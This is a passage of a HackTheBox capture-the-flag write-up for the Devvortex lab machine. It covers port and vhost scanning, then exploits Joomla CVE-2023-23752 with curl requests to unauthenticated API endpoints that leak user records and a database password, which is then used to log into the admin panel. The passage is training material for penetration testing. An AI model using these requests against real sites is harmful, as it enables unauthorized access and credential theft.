HTB: Devvortex
Full Writeup for Devvortex machine from Intro to Red teaming track on HackTheBox

Reconnaissance
Port Scanning
A full TCP scan showed that there are only two ports open: 22 and 80. The web server is running nginx 1.18.0 on Ubuntu and the ssh server is running OpenSSH 8.2p1.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
tr3m0x@ubuntu:~/htb/linux/Devvortex$ sudo nmap -sC -sV -p- -T4 --min-rate 1000 -O --reason  10.129.229.146 -oN nmap/tcp_scan.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-31 09:15 CET
Nmap scan report for 10.129.229.146
Host is up, received echo-reply ttl 63 (0.15s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.51 seconds
since we got redirection to http://devvortex.htb/ we need to add it to our /etc/hosts file.
1
tr3m0x@ubuntu:~/htb/linux/Devvortex$ echo "10.129.229.146 devvortex.htb " >> /etc/hosts
Before visiting the website, I ran a quick vhost scan using ffuf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
tr3m0x@ubuntu:~/htb/linux/Devvortex$ ffuf -u http://devvortex.htb -H "Host: FUZZ.devvortex.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://devvortex.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.devvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

dev                     [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 276ms]
:: Progress: [20000/20000] :: Job [1/1] :: 285 req/sec :: Duration: [0:01:11] :: Errors: 0 ::
We discovered dev.devvortex.htb as a vhost, so I added it to my /etc/hosts file and began web enumeration.
Web Enumeration

I started by visiting devvortex.htb and found it to be a static website. Even the contact form was not sending data.
So I moved directly to dev.devvortex.htb.

I tried some paths in the URL like index.html and index.php and found that index.php returned the home page, indicating it’s a PHP webapp. However, index.html returned a peculiar 404 page.


After some research, I discovered it was a Joomla 404 page, which Wappalyzer confirmed.
An important discovery: Joomla websites expose their version information at the /administrator/manifests/files/joomla.xml endpoint.
1
2
3
4
5
6
7
tr3m0x@ubuntu:~/htb/linux/Devvortex$ curl http://dev.devvortex.htb/administrator/manifests/files/joomla.xml | grep version
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1556  100  1556    0     0   5018      0 --:--:-- --:--:-- --:--:--  5035
<?xml version="1.0" encoding="UTF-8"?>
	<license>GNU General Public License version 2 or later; see LICENSE.txt</license>
	<version>4.2.6</version>
CVE-2023-23752
The Joomla version is 4.2.6, which is vulnerable to several CVEs: CVE-2023-23750, CVE-2023-23751, and CVE-2023-23752. The most critical one is CVE-2023-23752.
Description: CVE-2023-23752 is an improper access control vulnerability (CWE-284) in Joomla!’s REST API endpoints. It stems from insufficient authorization checks when handling API requests, allowing unauthenticated users to bypass access restrictions and retrieve sensitive data that should only be accessible to authenticated administrators.
For a more detailed analysis, see this article.
Exploitation
CVE-2023-23752
Using this vulnerability, we can access sensitive API endpoints without authentication. For example, we can list users by visiting the /api/index.php/v1/users?public=true endpoint.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
tr3m0x@ubuntu:~/htb/linux/Devvortex$ curl http://dev.devvortex.htb/api/index.php/v1/users?public=true | jq
{
  "links": {
    "self": "http://dev.devvortex.htb/api/index.php/v1/users?public=true"
  },
  "data": [
    {
      "type": "users",
      "id": "649",
      "attributes": {
        "id": 649,
        "name": "lewis",
        "username": "lewis",
        "email": "lewis@devvortex.htb",
        "block": 0,
        "sendEmail": 1,
        "registerDate": "2023-09-25 16:44:24",
        "lastvisitDate": "2023-10-29 16:18:50",
        "lastResetTime": null,
        "resetCount": 0,
        "group_count": 1,
        "group_names": "Super Users"
      }
    },
    {
      "type": "users",
      "id": "650",
      "attributes": {
        "id": 650,
        "name": "logan paul",
        "username": "logan",
        "email": "logan@devvortex.htb",
        "block": 0,
        "sendEmail": 0,
        "registerDate": "2023-09-26 19:15:42",
        "lastvisitDate": null,
        "lastResetTime": null,
        "resetCount": 0,
        "group_count": 1,
        "group_names": "Registered"
      }
    }
  ],
  "meta": {
    "total-pages": 1
  }
}
We can also retrieve the application configuration by visiting the /api/index.php/v1/config/application?public=true endpoint.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
tr3m0x@ubuntu:~/htb/linux/Devvortex$ curl http://dev.devvortex.htb/api/index.php/v1/config/application?public=true | jq
{
  "links": {
    "self": "http://dev.devvortex.htb/api/index.php/v1/config/application?public=true",
    "next": "http://dev.devvortex.htb/api/index.php/v1/config/application?public=true&page%5Boffset%5D=20&page%5Blimit%5D=20",
    "last": "http://dev.devvortex.htb/api/index.php/v1/config/application?public=true&page%5Boffset%5D=60&page%5Blimit%5D=20"
  },
  "data": [
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "offline": false,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "offline_message": "This site is down for maintenance.<br>Please check back again soon.",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "display_offline_message": 1,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "offline_image": "",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "sitename": "Development",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "editor": "tinymce",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "captcha": "0",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "list_limit": 20,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "access": 1,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "debug": false,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "debug_lang": false,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "debug_lang_const": true,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "dbtype": "mysqli",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "host": "localhost",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "user": "lewis",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "password": "P4ntherg0t1n5r3c0n##",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "db": "joomla",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "dbprefix": "sd4fg_",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "dbencryption": 0,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "dbsslverifyservercert": false,
        "id": 224
      }
    }
  ],
  "meta": {
    "total-pages": 4
  }
}
Shell as www-data
As we can see, we obtained the CMS password P4ntherg0t1n5r3c0n##. I then navigated to http://dev.devvortex.htb/administrator and logged in with the username lewis and this password.
